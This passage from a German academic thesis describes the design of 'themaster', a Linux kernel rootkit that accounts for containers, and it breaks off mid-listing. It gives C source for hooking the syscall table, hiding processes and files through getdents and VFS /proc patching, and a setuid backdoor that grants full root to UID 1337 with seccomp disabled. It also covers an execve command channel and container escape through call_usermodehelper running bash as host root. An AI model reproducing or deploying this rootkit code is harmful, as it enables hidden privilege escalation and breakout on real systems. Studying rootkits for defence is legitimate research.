  8 -r--r--r--  1 root root    0 Apr 26 12:16 cmdline
  9 -r--r--r--  1 root root    0 Apr 26 12:16 consoles
 10 -r--r--r--  1 root root    0 Apr 26 12:16 cpuinfo
 11 -r--r--r--  1 root root    0 Apr 26 12:16 crypto
 12 -r--r--r--  1 root root    0 Apr 26 12:16 devices
 13 -r--r--r--  1 root root    0 Apr 26 12:16 diskstats
 14 -r--r--r--  1 root root    0 Apr 26 12:16 dma
 15 dr-xr-xr-x  3 root root    0 Apr 26 12:16 driver
 16 -r--r--r--  1 root root    0 Apr 26 12:16 execdomains
 17 -r--r--r--  1 root root    0 Apr 26 12:16 fb
 18 -r--r--r--  1 root root    0 Apr 26 12:16 filesystems
 19 dr-xr-xr-x  8 root root    0 Apr 26 12:11 fs
 20 -r--r--r--  1 root root    0 Apr 26 12:16 interrupts
 21 -r--r--r--  1 root root    0 Apr 26 12:16 iomem
 22 -r--r--r--  1 root root    0 Apr 26 12:16 ioports
 23 dr-xr-xr-x 46 root root    0 Apr 26 12:11 irq
 24 -r--r--r--  1 root root    0 Apr 26 12:16 kallsyms
 25 crw-rw-rw-  1 root root 1, 3 Apr 26 12:11 kcore
 26 -r--r--r--  1 root root    0 Apr 26 12:16 key-users
 27 -r--r--r--  1 root root    0 Apr 26 12:16 keys
 28 -r--------  1 root root    0 Apr 26 12:16 kmsg
```

[2] Prozesse werden als Verzeichnisse im /proc-Dateisystem aufgelistet und Verzeichnisse sind laut Unix-Philosophie nur bestimmte Dateien.

```
29 -r--------  1 root root     0 Apr 26 12:16 kpagecgroup
30 -r--------  1 root root     0 Apr 26 12:16 kpagecount
31 -r--------  1 root root     0 Apr 26 12:16 kpageflags
32 -r--r--r--  1 root root     0 Apr 26 12:16 loadavg
33 -r--r--r--  1 root root     0 Apr 26 12:16 locks
34 -r--r--r--  1 root root     0 Apr 26 12:16 mdstat
35 -r--r--r--  1 root root     0 Apr 26 12:16 meminfo
36 -r--r--r--  1 root root     0 Apr 26 12:16 misc
37 -r--r--r--  1 root root     0 Apr 26 12:16 modules
38 lrwxrwxrwx  1 root root    11 Apr 26 12:16 mounts -> self/mounts
39 -rw-r--r--  1 root root     0 Apr 26 12:16 mtrr
40 lrwxrwxrwx  1 root root     8 Apr 26 12:16 net -> self/net
41 -r--r--r--  1 root root     0 Apr 26 12:16 pagetypeinfo
42 -r--r--r--  1 root root     0 Apr 26 12:16 partitions
43 crw-rw-rw-  1 root root 1, 3 Apr 26 12:11 sched_debug
44 lrwxrwxrwx  1 root root     0 Apr 26 12:11 self -> 12
45 -rw-------  1 root root     0 Apr 26 12:16 slabinfo
46 -r--r--r--  1 root root     0 Apr 26 12:16 softirqs
47 -r--r--r--  1 root root     0 Apr 26 12:16 stat
48 -r--r--r--  1 root root     0 Apr 26 12:16 swaps
49 dr-xr-xr-x  1 root root     0 Apr 26 12:11 sys
50 --w-------  1 root root     0 Apr 26 12:11 sysrq-trigger
51 dr-xr-xr-x  2 root root     0 Apr 26 12:16 sysvipc
52 lrwxrwxrwx  1 root root     0 Apr 26 12:11 thread-self -> 12/task/12
53 crw-rw-rw-  1 root root 1, 3 Apr 26 12:11 timer_list
54 crw-rw-rw-  1 root root 1, 3 Apr 26 12:11 timer_stats
55 dr-xr-xr-x  4 root root     0 Apr 26 12:16 tty
56 -r--r--r--  1 root root     0 Apr 26 12:16 uptime
57 -r--r--r--  1 root root     0 Apr 26 12:16 version
58 -r--------  1 root root     0 Apr 26 12:16 vmallocinfo
59 -r--r--r--  1 root root     0 Apr 26 12:16 vmstat
60 -r--r--r--  1 root root     0 Apr 26 12:16 zoneinfo
```

Quellcode 1: Oberste Ebene des /proc–Dateisystems

Anhand der Ausgabe im Listing kann man anhand der ersten beiden Einträge 1 und 12 erkennen, dass es in diesem System zwei Prozesse gibt. Damit einer dieser Prozesse nicht mehr im /proc-Dateisystem aufgelistet und somit versteckt ist, muss der Linux-Kernel manipuliert werden. Auf diese Weise kann man sowohl Prozesse als auch Dateien verstecken.

5.1.2 Verstecken von Netzwerksockets

Netzwerksockets sind ebenfalls im /proc-Dateisystem zu finden. Im folgenden Beispiel ist eine TCP-Verbindung zu www.google.com auf Port 80 aufgebaut. Das Programm netstat zeigt diese wie folgt an:

```
1 root@52ffdee2be7d:/proc# netstat -nt
2 Active Internet connections (w/o servers)
3 Proto Recv-Q Send-Q Local Address           Foreign Address         State
4 tcp        0      0 172.17.76.1:60570       216.58.205.228:80       ESTABLISHED
```

Quellcode 2: netstat listet die Verbindung zu www.google.com auf Port 80

Die Informationen zu diesem Netzwerksocket werden vom /proc-Dateisystem bezogen und werden, wie das nächste Listing zeigt, unter /proc/net/tcp gefunden:

```
1 root@52ffdee2be7d:/proc# cat net/tcp
2   sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
3    0: 014C11AC:EC9A E4CD3AD8:0050 01 00000000:00000000 00:00000000 00000000     0        0 105671 1 ffff88039b54d7c0 40 0
         0 10 -1
```

Quellcode 3: Die Verbindung zu www.google.com auf Port 80 in /proc/net/tcp

Das Beispiel zeigt, dass man einen Netzwerksocket verstecken kann, indem man beim Auslesen der Datei /proc/net/tcp einfach auf Kernel-Ebene die Zeile mit dem zu versteckenden Netzwerksocket ausblendet[14].

5.1.3 Bekannte Methoden

In der Vergangenheit wurden schon viele verschiedene Methoden zum Verstecken von Resourcen entdeckt. Dazu zählen:

- Systemaufrufe verändern[15]
- Den Interrupt Descriptor Table verändern[7]
- Das VFS (Virtual Filesystem) verändern[14]
- Prozesse mit Hilfe des Linux-Schedulers verstecken[24]

6 themaster - Ein Container-Rootkit

Im Zuge dieser Arbeit wurden verschieden Rootkits untersucht und bekannte Methoden und Funktionen, die in Rootkits verwendet werden, für ein eigenes Rootkit eingesetzt. Ein Container-Rootkit verwendet bekannte Rootkit-Technologien und ist wie andere Rootkits aufgebaut. Im Unterschied zu diesen aber berücksichtigt es Container. Wie sich herausstellte, gibt es durch die Berücksichtigung der Container feine Differenzen zwischen den Rootkits.

Für diese Arbeit wurde, wie weiter oben schon angeführt, ein funktionierendes Linux-Kernel-Rootkit namens “themaster“ implementiert, welches Prozesse und Dateien im System versteckt und Container berücksichtigt. Dieses Rootkit wurde für die Linux-Version 4.10 entwickelt. Folgende Anforderungen soll das Rootkit erfüllen:

- Container sollen berücksichtigt werden
- Das Kernel-Modul soll unsichtbar sein
- Das Rootkit soll Dateien und Verzeichnisse verstecken können
- Es soll möglich sein, Prozesse zu verstecken
- Eine Hintertür soll enthalten sein, die Privilegien eines Benutzers erhöht
- Es soll eine Funktion enthalten, die es erlaubt, aus dem Container auszubrechen
- Das Rootkit soll nur In-Memory geladen sein und überdauert so einen Neustart nicht

6.1 Sytemcall-Table verändern

Bereits im Jahre 1998 wurde im Phrack Magazine Volume 8 im Artikel “Weakening the Linux Kernel“ eine Methode vorgestellt, mit der ein Linux-Kern durch das Ersetzen von Systemaufrufen mit Rootkit-Funktionaltäten ausgestattet wird. Im Quelltext-Listing 4 wird das Ersetzen eines open()-Systemaufrufs, so wie es im erwähnten Phrack-Artikel erläutert wurde, in einem der Übersichtlichkeit halber verkürzten Code dargestellt. In patchsyscalls() wird zunächst die ursprüngliche open()-Funktion in old_open gespeichert und der Systemcall open() durch die eigene Funktion evil_open() ersetzt. In evil_open() kann dann Schadcode enthalten sein und es kann, falls nötig, auch die originale open()-Funktion, welche zuvor in einem Zeiger gesichert wurde, darin aufgerufen werden.

```
1 asmlinkage long (*old_open)(const char __user *filename, int flags, umode_t mode);
2 asmlinkage long evil_open(const char __user *filename, int flags, umode_t mode)
3 {
4    /* Schadcode kann hier eingefuegt werden */
5                  return old_open(filename, flags, mode);
6 }
7
8 void patchsyscalls()
9 {
10   /* An dieser Stelle wird der originale Systemaufruf open()
11      im Funktionspointer old_open gespeichert und durch die eigene
12      Funktion evil_open() ersetzt */
13   old_open = xchg(&sys_call_table[__NR_open], evil_open);
14 }
```

Quellcode 4: Patchen des open()–Systemcalls

6.1.1 Auf bestimmte Container eingrenzen

Für Rootkits, die in Container-Systemen funktionieren müssen, stellen die Namespaces eine Hürde dar. In einem System mit nur einem Namespace (also kein Container-System) kann ein Prozess mit einer bestimmten PID (z.B. 11) durch Unsichtbarmachen der Datei /proc/11 versteckt werden. In Systemen mit mehreren Namespaces ist dies schwieriger, da man unter Umständen nur in einem einzigen Namespace eine bestimmte PID verstecken will und nicht in jedem Namespace.
Soll ein Systemcall nur in einem Container eine bestimmte Funktion ausführen, dann muss diese Systemcall-Funktion entsprechende Kontrollstrukturen enthalten, die erkennen, ob der Systemcall im Container (bzw. in einem bestimmten Namespace) aufgerufen wurde.
Wird ein Systemcall von einem Prozess aufgerufen, dann zeigt im Kernel die Zeigervariable “current“ auf den aufrufenden Task, wodurch man Informationen, wie zum Beispiel Namespace-ID’s, von diesem abrufen kann. Im folgenden Code-Listing ist eine verkürzte Version der Task-Struct abgebildet, in welcher die Struktur nsproxy (Namespace Proxy) enthalten ist:

```
1 struct task_struct {
2 /* ... */
3 /* namespaces */
4         struct nsproxy *nsproxy;
5 /* ... */
6 }
```

Quellcode 5: Definition der task_struct im Kernel–Header include/linux/sched.h

Wie aus dem Quellcode-Listing 6 zu entnehmen ist, enthält die nsproxy-Struktur alle Namespaces eines Prozesses ausgenommen dem User-Namespace:

```
1 struct nsproxy {
2         atomic_t count;
3         struct uts_namespace *uts_ns;
4         struct ipc_namespace *ipc_ns;
5         struct mnt_namespace *mnt_ns;
6         struct pid_namespace *pid_ns_for_children;
7         struct net           *net_ns;
8         struct cgroup_namespace *cgroup_ns;
9 };
```

Quellcode 6: Definition der nsproxy–Struktur im Kernel–Header include/linux/nsproxy.h

Im Quellcode-Listing 7 ist die vollständige pid_namespace-Struktur, in welcher die Struktur ns_common enthalten ist, zu sehen:

```
1 struct pid_namespace {
2         struct kref kref;
3         struct pidmap pidmap[PIDMAP_ENTRIES];
4         struct rcu_head rcu;
5         int last_pid;
6         unsigned int nr_hashed;
7         struct task_struct *child_reaper;
8         struct kmem_cache *pid_cachep;
9         unsigned int level;
10        struct pid_namespace *parent;
11 #ifdef CONFIG_PROC_FS
12        struct vfsmount *proc_mnt;
13        struct dentry *proc_self;
14        struct dentry *proc_thread_self;
15 #endif
16 #ifdef CONFIG_BSD_PROCESS_ACCT
17        struct fs_pin *bacct;
18 #endif
19        struct user_namespace *user_ns;
20        struct ucounts *ucounts;
21        struct work_struct proc_work;
22        kgid_t pid_gid;
23        int hide_pid;
24        int reboot;     /* group exit code if this pidns was rebooted */
25        struct ns_common ns;
26 };
```

Quellcode 7: Definition der pid_namespace–Struktur im Header include/linux/pid_namespace.h

Das Quellcode-Listing 8 zeigt nun die ns_common-Struktur, welche die Namespace-ID in der Variable “inum“ gespeichert hat. Im Falle eines PID-Namespaces würde in dieser Variable die ID des PID-Namespace zu finden sein:

```
27 struct ns_common {
28        atomic_long_t stashed;
29        const struct proc_ns_operations *ops;
30        unsigned int inum;
31 };
```

Quellcode 8: Definition der pid_namespace–Struktur im Header include/linux/pid_namespace.h

Folglich kann durch Abfrage der PID-Namespace-ID des aktuellen Tasks, welcher in der Variable “current“ gespeichert ist, eine Routine auf einen bestimmten Namespace begrenzt werden. Das Quellcode-Listing 9 zeigt eine solche Kontrollstruktur:

```
1 #define CONTINAMESPACE 39929343
2 if(current->nsproxy->pid_ns_for_children->ns.inum == CONTNAMESPACE)
3 {
4    /* ... */
5 }
```

Quellcode 9: Kontrollstruktur zur Eingrenzung auf einen PID–Namespace

6.1.2 Dateien und Verzeichnisse verstecken

Der Systemaufruf getdents() wird ausgeführt, wenn ein Verzeichnis gelesen wird, und befüllt eine linux_dirent-Struktur mit den Einträgen des Verzeichnisses. Wird diese Funktion so verändert, dass sie bestimmte Dateien eines Verzeichnisses nicht behandelt, so sind diese Dateien versteckt. Eine Anwendung wäre zum Beispiel das Verstecken von Prozess-Dateien.
Das Quellcode-Listing 10 zeigt einen Code, der diesen Einsatz durchführen kann.[1] Die eigene getdents()-Implementierung prüft zunächst, ob der Aufruf aus einem bestimmten Namespace (CONTINAMESPACE) getätigt wurde. Ist das der Fall, dann wird überprüft, ob der gegebene Verzeichniseintrag dem numerischen Wert von der Variable cpid, die es zu verstecken gilt, gleich ist. Wenn der Verzeichniseintrag nun tatsächlich versteckt werden soll, so wird er einfach aus den sogenannten Records entfernt und wird dadurch unsichtbar:

```
1 asmlinkage long (*old_getdents)(unsigned int fd,struct linux_dirent *dirent,unsigned int count);
2 asmlinkage long evil_getdents(unsigned int fd,struct linux_dirent *dirent,unsigned int count)
3 {
4         long ret = 0;
5         struct linux_dirent *d = dirent;
6         int i = 0;
7         ret = old_getdents(fd,dirent,count);
8
9         if(current->nsproxy->pid_ns_for_children->ns.inum == CONTNAMESPACE)
10        {
11                while(i < ret)
12                {
13                        if(k_atoi(d->d_name) == cpid)
14                        {
15                                int reclen = d->d_reclen;
16                                char *next_rec = (char *)d + reclen;
17                                int len = (int)dirent + ret - (int)next_rec;
18                                memmove(d, next_rec, len);
19                                ret -= reclen;
20                                continue;
21
22                        }
23
24                        i += d->d_reclen;
25                        d = (struct linux_dirent *) ((char*)dirent + i);
26                }
27
28        }
29        return ret;
30 }
```

Quellcode 10: Verstecken von Prozessen mit Hilfe eines veränderten getdents()–Syscalls

[1] Der Einfachheit halber prüft diese Funktion nicht, ob getdents() das /proc-Verzeichnis ausliest. Der Code würde also nicht nur die zu versteckenden Dateien im /proc-Verzeichnis ausblenden, sondern global im ganzen System.

6.2 Verändern von Dateioperationen eines virtuellen Dateisystems (VFS)

Im Jahr 2001 wurde im Phrack Magazine 58 der Artikel “Sub proc_root Quando Sumus (Advances in Kernel Hacking)“ veröffentlicht. In dieser Veröffentlichung wird ein Verfahren beschrieben, mit dem Dateioperationen des virtuellen Dateisystems im Linux-Kern überschrieben werden können, um so den Kern mit Rootkit-Funktionalität auszustatten. Der Vorteil von dieser Methode (gegenüber dem Anpassen von Systemcalls) ist, dass die veränderte Funktion auf einen Teil des Dateisystembaums beschränkt ist. Wird beispielsweise der Systemaufruf getdents() verändert, so wird diese Funktion global bei jedem Auslesen eines Verzeichnisses aufgerufen. Eine veränderte VFS-Dateioperation hingegen beschränkt sich auf den Teilbaum eines Dateisystems, für den es verändert wurde.

```
 1 extern int pid;
 2 static struct inode * old_pinode;
 3 static struct file_operations new_pfops;
 4 const struct file_operations * old_pfops = 0;
 5
 6 // backup of filldir
 7 filldir_t real_filldir;
 8
 9 // backup readdir_proc
10 int (*orig_readdir_proc) (struct file *, void *, filldir_t);
11
12 // evil filldir
13 static int evil_filldir_proc (void * __buf, const char * name, int namlen, loff_t offset, u64 ino, unsigned z)
14 {
15         if( is_hidden(k_atoi(name)) == 1)
16                 return 0;
17         return real_filldir(__buf, name, namlen, offset, ino,z);
18 }
19
20 // evil readdir
21 int evil_readdir_proc(struct file *a, void *b, filldir_t c)
22 {
23         int ret = 0;
24         static DEFINE_SPINLOCK(locker);
25         spin_lock(&locker);
26         real_filldir = c;
27         ret = orig_readdir_proc (a, b, evil_filldir_proc);
28         spin_unlock(&locker);
29         return ret;
30 }
31
32 void hide_proc(void)
33 {
34         struct path proc_path;
35         if(kern_path("/proc/", 0, &proc_path))
36                 return;
37
38         /* save the old proc-inode */
39         old_pinode = proc_path.dentry->d_inode;
40
41         if(!old_pinode)
42                 return;
43
44
45         /* patch file operations */
46         old_pfops = old_pinode->i_fop;
47         new_pfops = *(old_pinode->i_fop);
48         orig_readdir_proc = old_pfops->readdir;
49         new_pfops.readdir = evil_readdir_proc;
50         old_pinode->i_fop = &new_pfops;
51
52 }
```

Quellcode 11: Ändern der VFS–Fileoperationen im /proc laut Artikel im Phrack 58

Das Quellcode-Listing 11 zeigt, wie das /proc-Verzeichnis mit der Technik, die im Phrack-Artikel beschrieben wird, so verändert wird, dass bestimmte Dateien oder Verzeichnisse unsichtbar werden. Zunächst wird in der Funktion hide_proc() die Pfadstruktur von /proc eruiert. Über die in der Pfadstruktur gespeicherte Inode kann dann ein Backup von der Dateioperation “readdir()“ gemacht werden. Am Ende wird readdir() mit einer eigenen readdir()-Funktion namens evil_readdir_proc() ausgetauscht. Sobald das /proc-Verzeichnis ausgelesen ist, ruft der Kernel die eigene evil_readdir_proc()-Funktion auf, in welcher ein Backup der filldir()-Funktion gemacht wird und die originale readdir()-Funktion mit einer eigenen Implementierung der filldir()-Funktion aufgerufen wird. Die eigene filldir()-Funktion vergleicht den Dateinamen mit dem, der versteckt werden soll. Falls ja, kehrt die Funktion mit 0 zurück, andernfalls wird die echte filldir()-Funktion aufgerufen, damit alle anderen Einträge sauber aufgelistet werden[14].

6.2.1 Berücksichtigung von Namespaces

Der Code im Quellcode-Listing 11 berücksichtigt keine Namespaces und verändert nur die Operationen des globalen /proc-Verzeichnisses. In Systemen mit verschiedenen Mount-Namespaces bedeutet das, dass nur in einem bestimmten Namespace (nämlich im globalen) Dateien bzw. Prozesse versteckt werden. Will man Prozesse in einem bestimmten Container verstecken, so muss man das /proc-Verzeichnis des jeweiligen Mount-Namespaces als Ausgangspunkt verwenden. Das Quelltext-Listing 12 zeigt, wie im Prozessnamespace der Mountpoint des /proc-Dateisystems mit der ID, die zuvor in CONTINAMESPACE gespeichert wurde, gefunden und verändert wird.

```
1 void hide_proc(void)
2 {
3
4         struct vfsmount *mnt;
5         struct task_struct *tsk;
6         tsk = find_container_task_by_ns(CONTNAMESPACE);
7         mnt = task_active_pid_ns(tsk)->proc_mnt;
8
9         /* save the old proc-inode */
10        old_pinode = mnt->mnt_root->d_inode;
11        if(!old_pinode)
12                return;
13
14
15        /* patch file operations */
16        old_pfops = old_pinode->i_fop;
17        new_pfops = *(old_pinode->i_fop);
18        orig_readdir_proc = old_pfops->readdir;
19        new_pfops.readdir = evil_readdir_proc;
20        old_pinode->i_fop = &new_pfops;
21
22 }
```

Quellcode 12: hide_proc() für ein /proc eines bestimmten Namespaces

Ein klarer Vorteil vom Verändern des VFS ist, dass nur der Teil des Dateisystems verändert wird, der tatsächlich verändert werden soll, ohne dass die übrigen Teile des Dateisystems um-

geformt werden. Eine weitere nützliche Eigenenschaft ist, dass das Dateisystem und nicht ein Systemaufruf verändert wird und somit auch Prozesse aus anderen Namespaces, falls sie Zugriff auf das Dateisystem haben, die versteckten Dateien nicht sehen können. Bei Systemaufrufen könnte man diese Eigenschaft ebenfalls implementieren, müsste aber komplexere Kontrollstrukturen einbauen, die beim Ändern des VFS nicht nötig sind.

6.2.2 Breaking Changes in Kernel-Versionen

Mit jeder neuen Version verändert sich der Linux-Kernel und damit wichtige interne Strukturen im Kern. Ein Beispiel dafür ist die readdir()-Funktion im VFS, die in der Kernel-Version 3.11 durch die Funktion iterate() ersetzt wurde[2]. Durch diese Änderungen funktioniert der Code, der im Phrack-Artikel “Sub proc_root Quando Sumus (Advances in Kernel Hacking)“ publiziert ist, nicht mehr. Das Quellcode-Listing 13 zeigt, wie das Ändern des VFS mit Kernel-Versionen größer als 3.11 funktioniert:

```
1 extern int pid;
2 static struct inode * old_pinode;
3 static struct file_operations new_pfops;
4 const struct file_operations * old_pfops = 0;
5
6 typedef int (*readdir_t)(struct file *, void *, filldir_t);
7
8 // backup of filldir
9 filldir_t real_filldir;
10
11 // backup readdir_root
12  int (*orig_readdir_root) (struct file *file , struct dir_context *ctx);
13
14 // evil filldir
15 int evil_filldir_root (void * __buf, const char * name, int namlen, loff_t offset, u64 ino, unsigned z)
16 {
17         int ret = -1;
18
19         if( is_hidden(k_atoi(name)) == 1)
20         {
21                 return 0;
22         }
23
24         ret = real_filldir(__buf, name, namlen, offset, ino,z);
25         return ret;
26 }
27
28 static DEFINE_SPINLOCK(locker);
29 // evil readdir
30  int evil_readdir_root(struct file *file , struct dir_context *ctx)
31 {
32         int ret = 0;
33
34         struct dir_context own_ctx = {
35                 .actor = evil_filldir_root
36         };
37
38         barrier();
39         spin_lock(&locker);
40         real_filldir = ctx->actor;
41         memcpy(ctx , &own_ctx, sizeof(readdir_t));
42         ret = orig_readdir_root(file ,ctx);
43         spin_unlock(&locker);
44         barrier();
45
46         return ret;
47 }
48
```

[2] https://github.com/torvalds/linux/commit/2233f31aade393641f0eaed43a71110e629bb900 (Stand 15. Mai 2017)

```
49
50
51 void hide_proc(void)
52 {
53         struct vfsmount *mnt;
54         struct task_struct *tsk;
55         tsk = find_container_task_by_ns(CONTNAMESPACE);
56         mnt = task_active_pid_ns(tsk)->proc_mnt;
57         /* save the old proc-inode */
58         old_pinode = mnt->mnt_root->d_inode;
59         if(!old_pinode)
60                 return;
61
62
63         /* patch file operations */
64         old_pfops = old_pinode->i_fop;
65         new_pfops = *(old_pinode->i_fop);
66         orig_readdir_root = old_pfops->iterate;
67         new_pfops.iterate = evil_readdir_root;
68         old_pinode->i_fop = &new_pfops;
69
70 }
```

Quellcode 13: hide_proc() für ein /proc mit der iterate()–Funktion

6.3 Backdoor-Funktion

Ein selbsternanntes Ziel für das hier beschriebene Rootkit “themaster“ ist, dass es eine Möglichkeit bietet, einen unprivilegierten Benutzer mit Superuser-Rechten auszustatten. Mit dem Code im Listing 14[3] kann man einen setuid()-Systemaufruf ersetzen, der dem Benutzer mit der Benutzer-ID 1337 nur dann Superuser-Rechte gibt, wenn der Aufruf von einem Prozess von einem bestimmten PID-Namespace aus durchgeführt wurde. Zusätzlich zu den Rechteänderungen werden auch die Capabilities des aufrufenden Prozesses mit vollen Berechtigungen ausgestattet, die Securebits gelöscht und der Seccomp-Mode deaktiviert. Sobald sich ein Benutzer mit der UID 1337 im genannten PID-Namespace des Systems anmeldet, setzt evil_setuid() volle Berechtigungen für den Benutzer.

[3] Teile des Codes sind aus dem adore-ng-code https://github.com/trimpsyw/adore-ng/blob/master/adore-ng.c (Stand 15. Mai 2017) entnommen.

```
1 #define EVILUID 1337
2 asmlinkage long (*old_setuid)(uid_t uid);
3
4 asmlinkage long evil_setuid(uid_t uid)
5 {
6    long ret;
7    if( (uid == EVILUID) && (current->nsproxy->pid_ns_for_children->ns.inum == CONTNAMESPACE))
8    {
9            struct cred *cred = (struct cred *)__task_cred(current);
10           cred->uid = 0;
11           cred->gid = 0;
12           cred->suid = 0;
13           cred->euid = 0;
14           cred->egid = 0;
15           cred->fsuid = 0;
16           cred->fsgid = 0;
17      current->seccomp.mode = SECCOMP_MODE_DISABLED;
18      cred->securebits = SECUREBITS_DEFAULT;
19      cred->cap_inheritable = CAP_EMPTY_SET;
20      cred->cap_permitted = CAP_FULL_SET;
21      cred->cap_effective = CAP_FULL_SET;
22      cred->cap_ambient = CAP_EMPTY_SET;
23      cred->cap_bset = CAP_FULL_SET;
24      commit_creds(cred);
25           return 0;
26
27   }
28   ret = (*old_setuid) (uid);
29   return ret;
30 }
31
32 void patchsyscalls()
33 {
34   old_setuid = xchg(&sys_call_table[__NR_setuid], evil_setuid);
35 }
36
37 void unpatchsyscalls()
38 {
39   xchg(&sys_call_table[__NR_setuid], old_setuid);
40 }
```

Quellcode 14: Ersetzen des setuid()–Systemcalls mit einer Backdoor für einen bestimmten PID–Namespace

6.4 Kommunikation mit dem Rootkit

Um mit dem Rootkit kommunizieren zu können, muss eine Schnittstelle dafür eingerichtet werden. Über dieses Interface kann man dann dem Rootkit zu versteckende Dateien oder ähnliches zur Laufzeit mitteilen. Viele Rootkits, wie zum Beispiel das adore-ng[4] oder das Suterusu-Rootkit[5], verwenden einen eigenen Client zum Kommunizieren mit dem Rootkit. In manchen Rootkits, wie Suterusu, werden dafür vom Rootkit eigene ioctl-Requests zur Verfügung gestellt, beim Adore-NG wird mit Hilfe von veränderten VFS-Operationen der Zugriff auf bestimmte Dateien überwacht und als Rootkit-Kommandos interpretiert. Beide Varianten sind für ein Container-Rootkit nicht praktikabel. Für veränderte ioctl-Requests ist ein eigener Client zwingend erforderlich und müsste somit in jedem Container und im globalen System verfügbar sein. Verändert man dagegen das virtuelle Dateisystem, muss man darauf achten, dass auch wirklich in jedem Container die veränderte Dateioperation verfügbar ist. Eine Alternative bieten

[4] https://github.com/trimpsyw/adore-ng/blob/master/adore-ng.c (Stand 15. Mai 2017)
[5] https://github.com/mncoppola/suterusu/blob/master/sock.c (Stand 15. Mai 2017)

veränderte Systemaufrufe, da diese global im ganzen System verwendet werden. “themaster“ benutzt dafür den execve()-Systemcall, der dafür zuständig ist, dass Programme in einem System ausgeführt werden[12].
Das Quellcode-Listing 15 zeigt eine manipulierte execv()-Funktion, welche den Prefix “FooBar“ im Programmnamen sucht und entsprechend darauf reagieren kann:

```
1 static const char *seccmd = "FooBar\0";
2
3 static int starts_with_seccmd(char *fn)
4 {
5         int len = strlen(seccmd);
6         int i = 0;
7         int j = 0;
8         int strstart = 0;
9         int fn_len = strlen(fn);
10
11        for(j = fn_len; fn[j] != '/'; j--);
12
13        j++;
14        strstart = j;
15
16        for(i = 0; i < len; i++)
17        {
18                if(seccmd[i] != fn[j])
19                {
20                        return 0;
21                }
22                j++;
23        }
24
25        while(j < fn_len)
26        {
27                fn[strstart++] = fn[j++];
28        }
29        fn[strstart] = '\0';
30
31        return 1;
32 }
33
34 asmlinkage long (*old_execve)(const char __user *filename, const char __user *const __user *argv, const char __user
      *const __user *envp);
35 asmlinkage long evil_execve(const char __user *filename, const char __user *const __user *argv, const char __user *const
      __user *envp)
36 {
37        char *fn;
38        int i = 0;
39        int fn_len = strnlen_user(filename,MAX_STRING_LEN);
40        if( (fn_len > 0) && (fn_len > strlen(seccmd)) )
41        {
42                fn = kmalloc(fn_len * sizeof(char),GFP_KERNEL);
43                strncpy_from_user(fn,filename,fn_len);
44                if(starts_with_seccmd(fn) == 1)
45                {
46         /** Kommunikation mit dem Rootkit **/
47                }
48                kfree(fn);
49        }
50        return old_execve(filename,argv,envp);
51 }
```

Quellcode 15: Veränderter execve()–Systemkall um das Rootkit–Interface anzusteuern

6.5 Ausbruch aus dem Container

Gängige Prozessoren wie der x86 unterstützen verschiedene Privilegien-Modis, sogenannte Ringe. Der Kernel läuft in Ring 0, welcher auch als Kernel-Mode bezeichnet wird, und hat

ungehinderten (privilegierten) Zugang zu allen Ressourcen[22]. Prozesse laufen dagegen im User-Mode[10] (häufig Ring 3[6]) und müssen, um Zugriff auf bestimmte Ressourcen zu erlangen, Systemcalls aufrufen, welche die Schnittstellen zum Kernel und damit zu Ring 0 sind[22]. Gewährt der Kernel einem Prozess Zugriff auf eine Ressource, wird dieser Zugriff über einen Systemcall im Kernel-Mode (privilegiert) durchgeführt[17].
Diverse Schutzmechanismen verhindern, dass Prozesse aus einem Container auf Ressourcen außerhalb des Containers zugreifen können[6]. Das Rootkit “themaster“ soll eine Funktion anbieten, mit der ein Prozess bzw. User im Container Kommandos im globalen System als Superuser ausführen kann. Realisiert werden kann dies durch die Kernel-Funktion call_usermode_helper,[7] mit welcher der Kernel Kommandos im System ausführen kann. Da der Kernel selbst das Kommando ausführt und dieser wie bereits erwähnt alle Privilegien besitzt, kann das Kommando als Superuser im globalen System ausgeführt werden.

6.5.1 Einbetten in einen Systemaufruf

Das mit dieser Arbeit entwickelte Container-Rootkit “themaster“ kann, wie im Kapitel “Kommunikation mit dem Rootkit“ beschrieben, mit Hilfe der execv()-Funktion angesprochen werden. Ein Versuch, die Funktion call_usermode_helper direkt in diesen Systemcall zu implementieren, schlug fehl, da diese Funktion in einem Kontext aufgerufen werden muss, der warten kann.[8]
Eine Lösung für dieses Problem ist eine Worker-Queue, die Teil der Kernel-API ist und die Worker-Funktion in einem Kernel-Thread ausführt, der für die Ausführung der call_usermode_helper-Funktion geeignet ist. Das Quelltext-Listing 16 zeigt den veränderten Systemcall execve(), in welchem, sofern der Benutzer als Programmname “FooBar“ angegeben hat, die Funktion schedule_work() ausgeführt wird. Diese Funktion stößt die Ausführung der Funktion cmdexec_worker() an, in welcher call_usermodehelper() ohne Probleme ausgeführt werden kann:

[6] https://en.wikipedia.org/wiki/Protection_ring (Stand 15. Mai 2017)
[7] Zu finden ist diese Funktion im Linux-Kernel-Quelltext: http://lxr.free-electrons.com/source/kernel/kmod.c (Stand 15. Mai 2017)
[8] Dieses Problem wurde in der Mailingliste Kernelnewbies ausführlich behandelt: http://kernelnewbies.kernelnewbies.narkive.com/2n6EBkVX/call-usermodehelper-kernel-panic (Stand 15. Mai 2017)

```
 1 void cmdexec_worker(struct work_struct *work)
 2 {
 3         struct work_cont *c_ptr = container_of(work, struct work_cont, real_work);
 4
 5         set_current_state(TASK_INTERRUPTIBLE);
 6         /* schedule_timeout(2 * HZ); //Wait 2 seconds */
 7
 8         char *argv[] = { "/bin/bash", "-c", c_ptr->cmd, NULL };
 9         static char *envp[] = { "HOME=/", "TERM=linux", "PATH=/sbin:/bin:/usr/sbin:/usr/bin", NULL };
10
11         call_usermodehelper( argv[0], argv, envp, UMH_WAIT_PROC);
12
13         return;
14 }
15
16 static const char *seccmd = "FooBar\0";
17
18 static int starts_with_seccmd(char *fn)
19 {
20         int len = strlen(seccmd);
21         int i = 0;
22         int j = 0;
23         int strstart = 0;
24         int fn_len = strlen(fn);
25
26         for(j = fn_len; fn[j] != '/'; j--);
27
28         j++;
29         strstart = j;
30
31         for(i = 0; i < len; i++)
32         {
33                 if(seccmd[i] != fn[j])
34                 {
35                         return 0;
36                 }
37                 j++;
38         }
39
40         while(j < fn_len)
41         {
42                 fn[strstart++] = fn[j++];
43         }
44         fn[strstart] = '\0';
45
46         return 1;
47 }
48
49 asmlinkage long (*old_execve)(const char __user *filename, const char __user *const __user *argv, const char __user
       *const __user *envp);
50 asmlinkage long evil_execve(const char __user *filename, const char __user *const __user *argv, const char __user *const
       __user *envp)
51 {
52         char *fn;
53         int i = 0;
54         int fn_len = strnlen_user(filename,MAX_STRING_LEN);
